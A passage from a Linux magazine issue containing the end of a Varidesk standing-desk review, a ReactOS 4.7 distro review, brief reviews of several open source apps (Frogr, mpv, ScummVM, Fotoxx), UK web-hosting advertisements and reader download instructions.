up to nearly 16kg – the top shelf of this Varidesk model isn't wide enough. (There is a Pro Plus 48 that could handle it, but that's £425.) The lower tier is where your keyboard and mouse sit, so once you've positioned the desk, it's a simple job of reconnecting your peripheral cables and adjusting monitors.

Lifting the desk into its standing position is effortless and smooth thanks to the spring assistance, and involves holding the edges of the top tier, closing the hinges underneath and lifting the desk towards you. The first time you do this in an office without a standing desk in it can feel a little like raising a black monolith with Richard Strauss's *Also sprach Zarathustra* playing in the background.

What this action produces is a sturdy workstation with space for jotters and other office paraphernalia on the top tier, or in my case a drinks coaster for staying caffeinated and/or hydrated. In use there's plenty of space on the lower tier to ensure your hands are supported and away from the edge, and there's space for a small mousemat on either your left- or right-hand side. A wire-free setup for keyboard and mouse is the optimum solution, but it works well enough with cables, even if I found that my mouse cable had a habit of rubbing against the frame in an irritating fashion.

But will it make a difference to your work day? Do I feel healthier? My circumstances are very specific as I have a congenital condition that means I've

had deep vein thrombosis in both legs. The simple fact that I am able to stand for a couple of hours a day makes a significant difference to how I feel and my overall energy levels. My assessment is quite subjective and a little extreme, but in my case it has increased my productivity significantly and enabled me to stay alert for longer.

Varidesk likes to quote that standing for four hours a day results in a loss of 200 calories. This is based on a small 2013 study by the University of Chester for the BBC's *Trust Me I'm A Doctor* TV show, where it was found that 0.7 of a calorie was burnt for every minute a person stood during a working day. Personally, I've found that my basic fitness tracker's accelerometer does log my standing periods as activity and it's helped to increase my base calorie burn, but it's not a replacement for other exercise.

Unfortunately, there's one caveat with the Varidesk Pro Plus 36: it doesn't work perfectly for anyone over six feet (1.83 metres). As I am six foot one, the Pro Plus 46 simply doesn't extend high enough, which means I have to adjust my screen up slightly each time I raise the desk. It's not a major issue, but it defeats the point of making the desk so easy to adjust. The Pro Plus 48 for £425 and the Exec 40 for £485 fix this issue; but it does seem wrong that the slightly taller desks cost so much more for quite a common issue.

Chris Thornett



## Pros

Well-built and sturdy design. Smooth spring-assisted lifting and easy to set up and use.

## Cons

A high price for a variable desk. This model also doesn't cater well for users over 6 feet (1.83m), but other models are available at a higher price.

## Summary

The Varidesk Pro Plus 36 is a stylish-looking and well-designed variable desk that can benefit your general health if used regularly and properly. However, it's an expensive solution and it's slight lack of height when raised means it has less practical use for taller people.

8



Above This is the first release of the project since moving from subversion to GitHub, and has resolved 453 bugs in all

## DISTRO

# ReactOS 4.7



### RAM

256MB recommended

### Storage

Minimum 650MB

### Specs

An x86 Pentium with a VGA compatible graphics card

Available from: <https://www.reactos.org>

Take a detour from Linux to check the progress of an OS inspired by the design principles of Windows

**ReactOS is an open source operating system based on the design principles of Windows NT.**

It's written completely from scratch rather than being a Linux-based system. The project exists to give users an open source platform to run software designed for Windows by being binary-compatible with the proprietary OS.

The OS is getting more usable with every release; in addition to enhancing the core, the developers are working on visual enhancement – this release comes with improved support for styles created for Windows XP. The improved visuals in ReactOS 4.7 and in particular the work by Giannis Adamopoulos is a major talking point of this release. Giannis has

worked on bringing support for the 'msstyles' file format used by Windows XP and has thus reduced visual glitches in many apps. He has also solved many usability bugs related to the clipboard, and the Recycle Bin and tools now behave as per the Windows specs. Add to this numerous fixes regarding drag and drop behaviour, and the user experience as a whole feels a lot more refined.

One other major component that was improved, thanks to the project's participation in Google Summer of Code 2017, is the ReactOS Application Manager, which has received several new features and fixes. The app is a Synaptic-like app store that replaces the Add/Remove Programs function in



Above ReactOS depends on several third-party open source projects, and many Wine modules

## “The devs claim that ReactOS now natively supports more file systems than all Windows versions combined”

the Control Panel. It's intuitive to operate and the version in this release allows you to install multiple programmes in bulk. You can also continue to use the app while it's downloading and installing software, unlike previous iterations. Some of the notable apps and libraries you can install from the app store include LibreOffice 5, VLC, Firefox, Thunderbird, Winamp, Revo Uninstaller, Adobe AIR, the Microsoft .NET framework and more.

The biggest productivity feature of this release, however, has to be improved file system support. ReactOS 4.7 is equipped to handle ext2, ext3, ext4, Btrfs, ReiserFS and NTFS partitions. In fact, the developers claim that ReactOS now natively supports more file systems than all Windows versions combined.

Other file system-related improvements include the addition of an open source implementation of Windows 2003's fsutil tool. Unlike its proprietary counterpart, ReactOS's version supports the FAT filesystem as well. Besides these overt features, behind the scenes the developers have implemented several new APIs in the OS's kernel and also fixed some bugs in the memory manager to further improve the stability of the OS.

ReactOS 4.7 is available in two versions. There's a Live ISO image that's designed to help you test the OS on your hardware. Once you're satisfied that everything works, you can use the install-only edition to anchor ReactOS on to the computer. The OS's installer is a throwback to the old Windows installers and isn't particularly difficult to use. You can also transfer either of the ISO images to a USB drive instead of burning them to a CD, thanks to the work done at the ReactOS Hackfest. However, ReactOS might not successfully boot from USB on all computers, depending on individual hardware, so burning a CD is still the best bet.

As ReactOS is still considered alpha-quality software, it's best to give it a physical machine of its own instead of dual-booting it with a production OS. Better still, you can test its ISOs using virtualisation such as like QEMU and VirtualBox, since this release also has better much improved support for working with virtual hardware.

If the improvements in this release are any indication, in addition to being a wonderful Windows clone ReactOS will also become a viable alternative for resource-strapped machines.

■ **Mayank Sharma**

## Pros

The usability improvements and the well stocked app store make it a very functional and usable OS.

## Cons

While it works well with virtual hardware, the OS currently supports a very limited set of physical devices.

## Summary

ReactOS has been under development since 1998 and has quite a long way to go before it can be considered as a production-ready OS. But if you haven't tinkered with it for some time (or ever), make sure you try this latest release – it's almost certain to impress you.

7

## FLICKR CLIENT

## Frogr 1.4


Tag and upload content to your Flickr account



**Flickr is arguably the most popular image-hosting service used by both professionals and regular folk with point-and-shoots.** Frogr enables you

to share content with the online service from the comfort of a desktop client. As well as being able to upload local and remote photos and videos to Flickr, the app gives you access to Flickr's basic upload features including the ability to describe images, tag them, set specific licences and geolocation information, and categorise them into sets and group pools. In addition to adding images to existing sets, you can also create new ones within the application itself.

For more seasoned Flickr users working on a large number of files, the app offers the option of saving them all to a Frogr project file. You can then load the project at a later point and continue editing them. Prolific users will also appreciate Frogr's ability to add or edit information to multiple files by selecting multiple images or videos. Although Frogr is a GNOME app, it's also available as a Flatpak, which enables you to install it on any desktop.



Above Frogr's preferences allows you to set some default settings for various options

## Pros

Easy-to-use app for uploading and cataloguing any number of images and videos to Flickr.

## Cons

We're really nitpicking here, but the app could benefit from some basic image-editing functions.

## Great for...

Tagging, filing and describing content for adding to Flickr.  
[wiki.gnome.org/Apps/Frogr](https://wiki.gnome.org/Apps/Frogr)

## MEDIA PLAYER

## mpv 0.28.0

Rightly called the spiritual successor of mplayer



**MPV is based on the mplayer2 player (which was forked from mplayer) and continues the tradition of the extremely popular command-line app by introducing optimised and cleaned-up code with new configuration options and features.**

The CLI player offers a minimal user interface that stays out of the way and lets you watch your videos without distraction. The bloat-free interface pops up when you move the mouse over the bottom part of the video during playback. It includes the essentials: playback control, a seek bar, a full-screen button and buttons to switch audio and subtitle tracks.

Although you control it via CLI options, the player has easy to remember and intuitive options. You can

also place these in a configuration file to control and to override its default behaviour. As it's built on ffmpeg, it supports files in nearly all codecs and formats. The player has support for both VA-API and VDPAU hardware acceleration too, which results in higher-quality video playback. MPV can also use the `youtube-dl` command line tool to view videos on YouTube and directly open a Twitch stream. You can also ask the player to save the current position when you quit the app and resume playback from this point.

Virtually all changes in this release are behind the scenes: support for several deprecated audio filters has been dropped, while support for DVB (Digital Video Broadcasting) has been enhanced.

## Pros

A resource-conscious player that doesn't miss out on any useful playback features.

## Cons

Despite its intuitiveness, using a CLI player isn't really everyone's cup of tea.

## Great for...

Adding multimedia playback functions to low-power PCs.  
<https://mpv.io>

## RETRO GAME EMULATOR

# ScummVM 2.0

Emulate popular vintage gaming platforms on modern hardware



**ScummVM is one of the most popular virtual machine platforms for playing classic games.** It's a scripting language

that was originally created by LucasArts

for the development of the game Maniac Mansion, and has since been used to create several other classic adventure game titles, including the Monkey Island series. The ScummVM project implements a virtual machine to interpret Scumm games. It was originally designed solely to play LucasArts' adventure games, but now also supports a variety of non-Scumm games by studios such as Revolution Software and Adventure Soft. This latest release adds support for 23 new titles.

The project's website hosts binaries for all popular distributions. Besides the launcher itself,

you can also install about a dozen games (released as freeware by their publishers) directly from the project's website, including Beneath a Steel Sky, Flight of the Amazon Queen, Dracula: The Vampire Strikes Back and more.

ScummVM's interface is very straightforward. To play a game, you'll need to copy its data files from the original floppy disk or CD; the project's Wiki has a page that lists the files required for each particular game to run under ScummVM. You can also manually add a game from within ScummVM itself.

In addition, several antialiasing filters are available in an attempt to improve visual quality; these filters take the original game graphics and scale them by a certain fixed factor before displaying them, thus smoothing out 'jaggies'.

## Pros

Relive your childhood by emulating classic games on modern hardware with ease.

## Cons

You'll need the original game's media and a means to copy them to the computer.

## Great for...

Playing games designed for defunct hardware.

<http://scummvm.org>

## IMAGE EDITOR

# Fotoxx 18.01

A comprehensive image-manipulation app



**Fotoxx has a rich set of retouch and editing functions that go beyond changing brightness, contrast and colour.** Like most dedicated image

editors, it enables you to select an object or area within an image using various tools such as a freehand outline, following edges, selecting matching tones and so on. One unique feature of the tool is that it allows you to edit the images without using layers. You can also create HDR and panoramic images, reduce noise and remove dust spots, create collages, mash-ups and slideshows with animations. There are also several artistic effects to help convert a photo into a line drawing, sketch, painting, embossing, cartoon, dot image or mosaic.

On initial launch, it fires up a quick-start guide in the browser, along with a dialogue box to index your image library. This can take some time depending on the number of images you have in your library. The program has an esoteric interface which isn't as intuitive as some others, but while the editor might look different it's still very usable. All the features can be accessed from relevant options that are clearly labelled in the left-hand panel.



Above In addition to binaries, you can also install Fotoxx in a single command with its ApplImage

## Pros

Makes all sorts of advanced image editing functions very accessible, and handles Raw files to boot.

## Cons

Has a somewhat esoteric interface that'll take some getting used to if you're coming from similar apps.

## Great for...

Making edits to images, even on resource-strapped PCs.

[www.kornel.net](http://www.kornel.net)

**RECOMMENDED**

# Hosting listings

## Featured host:

www.thenames.co.uk  
0370 321 2027**About us**

Part of a hosting brand started in 1999, we're well-established, UK-based, independent and our mission is simple – ensure your web presence 'just works'.

We offer great-value domain names, cPanel web hosting, SSL certificates, business email, WordPress hosting, cloud and VPS.

**What we offer**

- Free email accounts with fraud, spam and virus protection
- Free DNS management
- Easy-to-use Control Panel
- Free email forwards – automatically redirect your email to existing accounts
- Domain theft protection to prevent it being transferred out accidentally or without your permission
- Easy-to-use bulk tools to help you register, renew, transfer and make other changes to several domain names in a single step
- Free domain forwarding to point your domain name to another website

## 5 Tips from the pros

**01 Optimise your website images**

When uploading your website to the internet, make sure all of your images are optimised for the web. Try using [jpegmini.com](http://jpegmini.com) software; or if using WordPress, install the EWWW Image Optimizer plugin.

**02 Host your website in the UK**

Make sure your website is hosted in the UK, and not just for legal reasons. If your server is located overseas, you may be missing out on search engine rankings on google.co.uk – you can check where your site is based on [www.check-host.net](http://www.check-host.net).

**03 Do you make regular backups?**

How would it affect your business if you lost your website today? It's vital to always make your own backups; even if

your host offers you a backup solution, it's important to take responsibility for your own data and protect it.

**04 Trying to rank on Google?**

Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive. Plus, Google now prefers secure (HTTPS) websites. Contact your host to set up and force HTTPS on your website.

**05 Avoid cheap hosting**

We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs? Remember: you do get what you pay for.

Use our intuitive Control Panel to manage your domain name

**Testimonials****David Brewer**

"I bought an SSL certificate. Purchasing is painless, and only takes a few minutes. My difficulty is installing the certificate, which is something I can never do. However, I simply raise a trouble ticket and the support team are quickly on the case. Within ten minutes I hear from the certificate signing authority, and approve. The support team then installed the certificate for me."

**Tracy Hops**

"We have several servers from TheNames and the network connectivity is top-notch – great uptime and speed is never an issue. Tech support is knowledge and quick in replying – which is a bonus. We would highly recommend TheNames."

**J Edwards**

"After trying out lots of other hosting companies, you seem to have the best customer service by a long way, and all the features I need. Shared hosting is very fast, and the control panel is comprehensive..."

## Supreme hosting



[www.cwcs.co.uk](http://www.cwcs.co.uk)  
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. It offers a fully comprehensive range of hosting products, services and support. Its highly trained staff are not only hosting experts, it's also committed to delivering a great customer experience and is passionate about what it does.

- Colocation hosting
- VPS
- 100% Network uptime

## Value hosting

**elastichosts**

[elastichosts.co.uk](http://elastichosts.co.uk)  
02071 838250

ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Its team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support

## Small business host



[www.hostpapa.co.uk](http://www.hostpapa.co.uk)  
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. It offers one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources and outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases



## Enterprise hosting:



[www.2020media.com](http://www.2020media.com) | 0800 035 6364

WordPress comes pre-installed for new users or with free managed migration. The managed WordPress service is completely free for the first year.

We are known for our "Knowledgeable and excellent service" and we serve agencies, designers, developers and small businesses across the UK.



## Budget hosting:



[www.hetzner.de/us](http://www.hetzner.de/us) | +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data-centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products, as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive

pricing and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

## SSD web hosting



[www.bargainhost.co.uk](http://www.bargainhost.co.uk)  
0843 289 2681

Since 2001, Bargain Host has campaigned to offer the lowest-priced possible hosting in the UK. It has achieved this goal successfully and built up a large client database which includes many repeat customers. It has also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

## Value Linux hosting



[patchman-hosting.co.uk](http://patchman-hosting.co.uk)  
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

## Fast, reliable hosting



[www.bytemark.co.uk](http://www.bytemark.co.uk)  
01904 890 890

Founded in 2002, Bytemark is "the UK expert in cloud & dedicated hosting". Its manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

# Free Gifts



## WHAT IS IT?

Every time you see this symbol in the magazine, there is free online content that's waiting to be unlocked on FileSilo.

## WHY REGISTER?

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, all in one place

## Get your free resources

Download the best distros, essential FOSS and all our tutorial project files from your FileSilo account



## 1. UNLOCK YOUR CONTENT

Go to [www.filesilo.co.uk/linuxuser](http://www.filesilo.co.uk/linuxuser) and follow the instructions on screen to create an account with our secure FileSilo system. When your issue arrives or you download your digital edition, log into your account and unlock individual issues by answering a simple question based on the pages of the magazine for instant access to the extras. Simple!



## 2. ENJOY THE RESOURCES

You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices. If you have any problems with accessing content on FileSilo, take a look at the FAQs online or email our team at [filesilohelp@futurenet.com](mailto:filesilohelp@futurenet.com).

**Free  
for digital  
readers too!**

Read on your tablet,  
download on your  
computer



➡ Log in to [www.filesilo.co.uk/linuxuser](http://www.filesilo.co.uk/linuxuser)



## Subscribe and get instant access

Get access to our entire library of resources with a money-saving subscription to the magazine – subscribe today!

### This month find...

#### DISTROS

Four excellent packages to suit all tastes: Bodhi 4.4.0, Sabayon 18.01 MATE, ArchLabs 2017.12 and Slax 9.3.0, the perfect live OS for a flash drive.

#### SOFTWARE

Try out the four lightweight web servers featured in this issue's group test and see you agree with our verdict: Cherokee, Hiawatha, Lighttpd and Nginx.

#### TUTORIAL CODE

Sample code for tutorials in this issue, including how to turn your Arduino Dictaphone-style recorder into a more fully-finished product.



**Subscribe & save!**

See all the details on how to subscribe on **page 30**

FOLLOW US


 Facebook:  
facebook.com/LinuxUserUK

 Twitter:  
@linuxusermag

MATRIX


# Top open source projects

The hottest software on the planet



**NEXT ISSUE ON SALE 8 MARCH**

Build the Perfect Network | Qubes OS from scratch



The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

# **EFF.ORG**

## **ELECTRONIC FRONTIER FOUNDATION**

Protecting Rights and Promoting Freedom on the Electronic Frontier

LOSE YOURSELF IN A WORLD OF

# *Vinyl*

FIND YOURSELF IN  
OXFAM'S ONLINE SHOP

[oxfam.org.uk/shop](http://oxfam.org.uk/shop)



OXFAM